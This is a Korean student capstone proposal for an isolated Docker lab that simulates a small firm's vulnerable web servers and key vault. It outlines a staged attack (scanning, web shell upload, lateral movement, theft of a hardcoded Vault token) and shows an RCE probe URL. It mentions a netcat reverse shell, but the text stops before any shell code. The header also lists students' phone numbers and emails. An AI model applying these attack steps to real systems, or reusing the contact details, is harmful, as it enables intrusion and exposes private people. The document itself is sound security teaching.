



AI · SW캡스톤디자인 계획서 (제안서)

프로젝트	제 목	중소기업을 대상으로 한 개인 회사 DB서버의 취약점 분석		
팀장	팀 명	BlueShield		
	성 명	조용찬	학번	202158077
	연락처	010-2273-4315		
	E-MAIL	loverleo15@hs.ac.kr		
구분	성 명	학번	E-MAIL	연락처(H.P)
팀원 인적사항	송영욱	202155011	roamhoures@hs.ac.kr	010-9406-4977
	정은환	202158064	dmswodd102@hs.ac.kr	010-3126-5248
	오진겸	202155075	ojg00324ojg@hs.ac.kr	010-6387-5898
지도교수	오윤식			(서명)

본인과 팀원은 2025학년도 2학기 AI·SW캡스톤디자인1 과목의
프로젝트에 대한 캡스톤디자인 계획서를 다음과 같이 제출합니다.

2025 년 9월 일

팀 장 : 조용찬 (서명)

한신대학교 AI · SW대학



목 차

1. 개요	2
2. 관련 연구	2
3. 설계 내용	5
4. 구현 결과	9
5. 시나리오 시연.....	12
6. 결론.....	14
7. 참고 문헌	15

1. 개요



1) 문제 및 목적

우리나라는 IT 강국의 반열에 오른지 오랜 시간이 지났지만, 아직까지도 보안 수준은 따라가지 못했다. 최근 터지는 이슈들을 보면, 2025년 4월 18일 SKT 유심정보 유출사건, KT 9월 11일 서버 침해 사건으로 인한 무단 소액결제 사건, 2025년 7월 14일 서울 보증보험(SGI) 랜섬웨어 사건까지 많은 사람들의 개인정보가 담긴 대기업의 서버가 공격당한 사례가 끊임없이 쏟아지고 있다. 특히, 불특정 다수를 대상으로 하는 피싱(Phishing) 공격과 특정 개인과 기업 임직원 등을 표적으로 삼는 스피어 피싱(Spear Phishing) 공격은 대표적인 디지털 침해사고 중 하나로 사용자 또는 기업의 정보를 탈취한 뒤, 금전적 이득을 취하는 행위이다. 이는 중소기업의 정보 자산과 재무적 안정성에 직접적인 위협을 가하고 있다. 본보고서에서는 피싱 및 스피어 피싱 침해사고의 실제 사례를 분석하여 피해 원인을 파악하고 그에 대한 효과적인 대응방안을 제시하고자 한다. 이를 통해 중소기업이 실제 현장에서 마주하는 디지털 위협을 보다 정확히 이해하고, 사전 예방 및 사고 대응 역량을 강화하는 데 실질적인 도움이 되기를 기대한다.

2. 관련 연구

1) 국내 보안 시장 분석 : 시장 상황과 전망

2024년 과학기술정보통신부, kisia 한국정보보호산업협회 조사 결과, 2023년 국내 전체 정보보호산업의 규모가 16.8조원이며, 이는 precedenceresearch에서 조사한 34년 글로벌 보안 시장의 예상 규모 약 8,784억 8,000만 달러 즉, 1,185조 원(1달러 = 1,350원)으로 전체의 1.4% 수준이다.





2) 국내외 사고 및 중소기업 침해사고 피해지원 서비스에 신고된 사고의 주요 원인

국내외 사고 사례와 중소기업 침해사고 피해지원 서비스에 신고된 다수의 정보 유출 사고를 통해 분석한 결과, 침해사고 발생한 주요원인은 아래와 같았다.

정보유출 침해사고 원인	비율(2024년)
취약한 인증 및 세션 관리	33.3%
SQL Injection	25.0%
취약한 접근 통제	19.4%
기타	22.2%

2-1 데이터베이스(DB) 취약점

- **취약한 접근 통제**

권한 관리 오류로 인해 비인가 사용자가 내부 시스템이나 민감 데이터에 접근하는 사례가 빈번하게 발생하며, 특히 관리 페이지 노출 등으로인해 정보가 쉽게 유출된다.

- **SQL Injection**

웹 애플리케이션의 입력 필드를 악용해 악성 SQL 코드를 삽입하고, 이를 통해 데이터베이스에 직접 접근하거나 정보를 유출하는 방식이 자주 활용된다.

- **취약한 인증 및 세션 관리**

취약한 비밀번호 정책, 세션 하이재킹 등의 취약점을 통해 공격자가 인증 체계를 우회하여 내부 시스템에 접근하는 사례가 많다.

2-2 네트워크 취약점

- **패킷 스니핑 공격**

네트워크에 전송되는 패킷을 가로채는 공격 유형. 스위치 재밍 공격, ICMP 우회 공격 방법 등이 있다.

- **서비스 거부 공격(DoS: Denial Of Service)**

특정 서버, 네트워크, 서비스에 과도한 트래픽을 보내 정상적인 작동을 방해하는 공격.

- **분산 서비스 거부 공격(DDoS: Distributed Denial Of Service)**

DoS와 같은 방식이지만, 여러 분산된 시스템에서 트래픽을 보내기에 DoS공격 보다 규모와 공격 강도가 크다.

- **스푸핑 공격(Spoofing)**

신뢰할 수 있는 네트워크 요소를 위장하여 정보를 탈취하거나 공격을 수행하는 유형. IP 스푸핑, ARP 스푸핑, DNS 스푸핑, 이메일 스푸핑 등의 방법이 있다.

- **포트스캐닝(Port Scanning)**

서버에 열려있는 포트를 확인한 후 해당 포트의 취약점을 이용한 공격. NMAP으로 포트 스캔이 가능하다.

- **세션 하이재킹(Session Hijacking)**

이미 인증을 받아 세션을 생성, 유지하고 있는 연결을 빼앗는 공격

[유사 시스템]

① 해외 사례 : imperva



imperva는 2002년 설립된 후 빠른 속도로 성장하면서 전 세계 100여국에서 5,200여개의 고객사 및 500여개의 파트너사를 보유한 글로벌 리딩 기업으로 성장하였으며, 클라우드 및 온프레미스의 주요 비즈니스 정보와 어플리케이션을 보호하기 위한 통합 정보보안 솔루션과 서비스를 제공하고 있다.

② 국내 사례 : PNPSECURE – DBSAFER DB

DBSAFER DB로 유명한 회사로, 개인정보 데이터베이스에 대한 접근 및 권한 제어, SQL 감사 등을 통해 개인정보 유출을 차단하는 접근제어 솔루션을 제공한다.


3. 설계 내용

1) WSL2 + Docker 환경을 통한 내부망 격리 시스템

- WSL2에 ubuntu를 설치하여 Docker와 연결
- ubuntu에서 container를 관리하는 시스템
- clientA, B, C 및 admin과 Key server, nginx를 각각 업로드하여 서버로 운영
- 각 client에 대한 접근 DNS 설정
- 침투 시나리오를 통한 공격&방어 설계

[시스템 설계도]

중소기업 보안 취약점 분석 프로젝트를 위해,
"공격자 PC" 1대와 "가상 피해 서버" 5대를 구축하는 것을 목표로 합니다.



2) 인프라 아키텍처(Infrastructure Architecture)

본 프로젝트는 망을 두 개로 나눠 외부망(External)/내부망(Internal)을 논리적으로 분리하여 구성하였다.

3) 네트워크 토폴로지 구성도

구분	컨테이너명 (Hostname)	IP주소 (Internal)	포트 (Ext -> Int)	역할 및 특징
관리 서버	admin_entry	192.168.20.40	8003 -> 80	[관리자 포털] Apache/PHP 기반. 소스코드 내 Vault 접속 토큰 하드코딩 취약점 존재.
고객사 A	client_a_OWASP	192.168.20.10	8000 -> 3000	[최신 웹앱] Node.js 기반 (OWASP Juice Shop). SQL Injection 등 최신 웹 취약점 실습용.
고객사 B	client_b_dvwa	192.168.20.20	8001 -> 80	[레거시 웹앱] PHP 기반 (DVWA). 초기 침투 거점(Initial Access) 역할을 수 행. 파일 업로드 취약점 존재.
고객사 C	client_c_bwapp	192.168.20.30	8002 -> 80	[다목적 웹앱] PHP 기반 (bWAPP). 다양한 CVE 및 웹 취약점 테스트베드.
KEY 서버	key_vault_server	192.168.20.50	8200 -> 8200	[암호키 서버] HashiCorp Vault. 모든 고객사의 API Key를 암호화하여 보 관하는 최종 공격 목표.
공격자	Kali_Linux	192.168.50.130	X	[공격자] Kali_Linux 해킹툴 등 다양한 공격 및 탐색 툴들을 이용하여 공격을 목표함.

- **외부망**(External Network): 공격자(Kali Linux)가 피해자 서버(Host PC)가 통신하는 대역.
- **내부망**(Internal Network): Docker Bridge Network (192.168.20.0/24)로 구성된 가상 사설망. 외부에서 직접 접근 불가.
- **내부망**은 조금 더 프로페셔널하게 작업하기 위해 ip주소 대신 Domain-Name으로 진행할 수 있게 NGINX를 사용함.
- **관리 서버(admin_entry)**를 통해 고객사 A,B,C의 서버에 상태,등 종합적으로 확인 하고 관리하는 서버.
- 기존의 환경에서 변형하여 **고객사 A**는 과일판매 사이트, **고객사B**는 일반 사무기 업 홈페이지, **고객사C**는 해킹 실습환경으로 구성함.
- **KEY 서버(Key_Vault_server)**는 암호화키 서버로서 내부망에서도 관리자 (Admin_Entry)에서만 접근이 가능하고 관리 할 수 있게 만듦. (중소기업에서 보다 대기업에서는 따로 키를 보관하는 서버를 참조했습니다.)



4) 침투 시나리오를 통한 공격&방어 설계

[시나리오 배경]

국내 중소 웹 호스팅 업체 A사는 비용 절감을 위해 한 대의 리눅스 서버에 도커를 올리고, 그 위에 여러 고객사 웹 서버 컨테이너를 돌리는 멀티 테넌시 구조를 도입했다.

고객사 A/B/C의 홈페이지와 내부 관리 페이지는 모두 같은 내부망 (192.168.20.0/24)에서 서비스 되고, 암호키 서버(192.168.20.50:8200)에 API Key Key가 저장된다. 외부 관리자는 전용 Admin_Entry 포털(192.168.20.40:8003, 172.22.0.x)을 통해서만 내부 암호화키 서버로 접속해야 하지만, 급하게 붙인 방화벽 규칙과 허술한 도커 설정 때문에 실제로 격리되어 있지 않되어있다.

최근 A사는 보안사고 뉴스를 접하면서 자신들의 시스템도 위험한지 확인하기 위해 모의 침투 테스트를 의뢰했다.

※ [React2Shell RCE 취약점 사고]

<https://www.dailysecu.com/news/articleView.html?idxno=203111>

5) 공격 시나리오(ATTACK Scenario)

Phase 1: 정찰 및 정보 수집 (Reconnaissance)

- 행위: 공격자는 Nmap을 이용하여 Target IP(Host)에 대한 전수 포트 스캔을 수행.
- 발견: 8000~8002번 웹 포트 외에, 비표준 포트인 **8003번(Admin Portal)**과 **8200번(Vault)**이 열려 있음을 식별.
- 분석: 8003번 접속 시 "관리자 서버"임을 확인했으나, 즉시 침투할 공격 벡터는 발견하지 못함.

Phase 2: 초기 침투 (Initial Access)

- 타겟: 보안 패치가 미흡한 **Client B (DVWA)** 선정.
- 공격: 파일 업로드 취약점(Unrestricted File Upload)을 악용하여 **웹셸(Web Shell)** 업로드 및 실행.
- 결과: Client B 컨테이너(192.168.20.20)의 제어권(Shell) 획득 성공.

Phase 3: 내부 정찰 및 측면 이동 (Discovery & Lateral Movement)

- 행위: 장악한 Client B 서버를 거점(Proxy)으로 삼아 내부망(192.168.20.0/24) 스캔 수행.
- 발견:
- 같은 네트워크 대역에 암호화 키 서버(192.168.20.50)와 관리자 서버(192.168.20.40)가 존재함을 확인.
- admin_entry 서버의 웹 소스코드(index.php)에 대한 접근 시도 또는 유출된 Git 저장소 분석.
- 결정적 단서: admin_entry 소스코드 내에서 Vault 인증용 **Root Token(my_root_token)**이 하드코딩된 것을 발견 (Source Code Disclosure).

Phase 4: 목표 달성 (Action on Objectives)

행위: 탈취한 Root Token을 이용하여 내부망의 **암호화 키 서버(key_vault_server)**에 정식 관리자



권한으로 접근 요청.

결과: 암호화 키 서버에 저장된 Client A, B, C의 모든 비밀 API Key 데이터를 조회 및 탈취 (Exfiltration) 성공.

※ 설정 방식은 GITHUB(설정 방법.pdf) 정리해두었습니다.

[도커 컨테이너 구조]


☒		Name ↓	Container ID	Image	P	Actions
☒	☐	sme_attack_nginx	562dd4c3275d	nginx:alpine	80	
☒	☒	sme_attack_lab	-	-	-	
☒	☐	key_vault_server	63c110e992e6	hashicorp/vault:latest	80	
☒	☐	client_c_bwapp	ec8a766eb860	raesene/bwapp	80	
☒	☐	client_b_dvwa	83fff1a1bc7c	sagikazarmark/dvwa	80	
☒	☐	client_a_owasp	5b4f1fc485c0	clinet_a_owasp	80	
☒	☐	admin_entry	5c0b2c193a5a	php:7.4-apache	80	

4. 구현 결과


작성한 시스템 설계도에 따라 3개의 클라이언트 서버와 클라이언트 서버를 관리하는 관리자 서버, API KEY, Token 등을 저장하는 암호키 서버를 구축 완료하였고, 클라이언트 서버 client A,B,C는 도메인 서버 이름 설정까지 완료가 되었다.

1) 3개의 클라이언트 서버 화면

- Client A (도메인 주소 : shop.local)




- Client B (도메인 주소 : client.local)






- Client C (도메인 주소 : client.local)



- Admin_Entry 서버 화면


어드민 서버는 각 클라이언트의 서버 상태를 볼 수 있고 내부로 접속하여 관리 할 수 있다. 내부로 접속하려면 설정한 API KEY를 입력하여 접속할 수 있다.

로그인 후 화면






- 클라이언트 서버 내부 접속 화면 Ex) Client A



- 암호키 서버





5. 시나리오 시연

[RCE SHELL공격]

1) 개요

이번에 사용한 취약점이 최근에 밝혀진 취약점과 비슷한 양상을 띄고 있고 그에 대한 위험성 또한 꽤 광범위하고 취약해지기 쉽다는 보고들이 올라오고 있다. 그래서 취약점에 대해 파악하기 위해 비슷한 취약점 방식을 공략하는 방향으로 결정하게 되었다.

2) 사전 정보

환경 구축 완료 후 공격자가 클라이언트 서버 중 하나 (이번 과정에서는 Client A를 목표로 잡음)에 침투한다. 공격자는 Admin_Entry 서버와 암호화 키 서버의 존재를 모르는 상태에서 공격을 통해 존재를 파악하는 과정까지 구현해보았다.

RCE(Remote Code Execution)

RCE 취약점이란 공격자가 원격으로 서버에 접속해서 공격자가 원하는 명령어를 실행시킬 수 있는 취약점을 말한다.

리버스 셸(Reverse shell)

일반적으로 서버에서 포트를 열고 사용자들이 포트 번호로 연결을 하는 형식이고, 이것을 바인드 셸(Bind Shell)이라 한다. 리버스 셸은 반대로 사용자가 포트를 열고 서버에서 사용자에게 접속을 하게 만드는 방식을 말한다.


3) 공격과정

공격자는 칼리 리눅스로 클라이언트 서버에 접속해 웹 사이트의 취약점을 파악하던 중, 취약점 진단 도구를 통해 'debug_cmd' 파라미터를 발견하게 되고, 이는 RCE 취약점 중 하나에 속한다.

- '/shop.local/?debug_cmd=whoami'를 주소창에 입력하면 화면과 같이 서버의 ID가 화면에 나온다. 이러한 상태는 RCE취약점을 통한 내부 침투가 가능한 상태라는 것을 말한다.



- 공격자는 RCE 취약점 공략을 위해 리버스 셸 연결을 준비한다. 칼리에서 netcat을 통해 포트를 연다.





- 주소창에 리버스 셸을 생성하고 연결하는 Node.js 코드를 작성해 연결함.

[Node.js 코드]

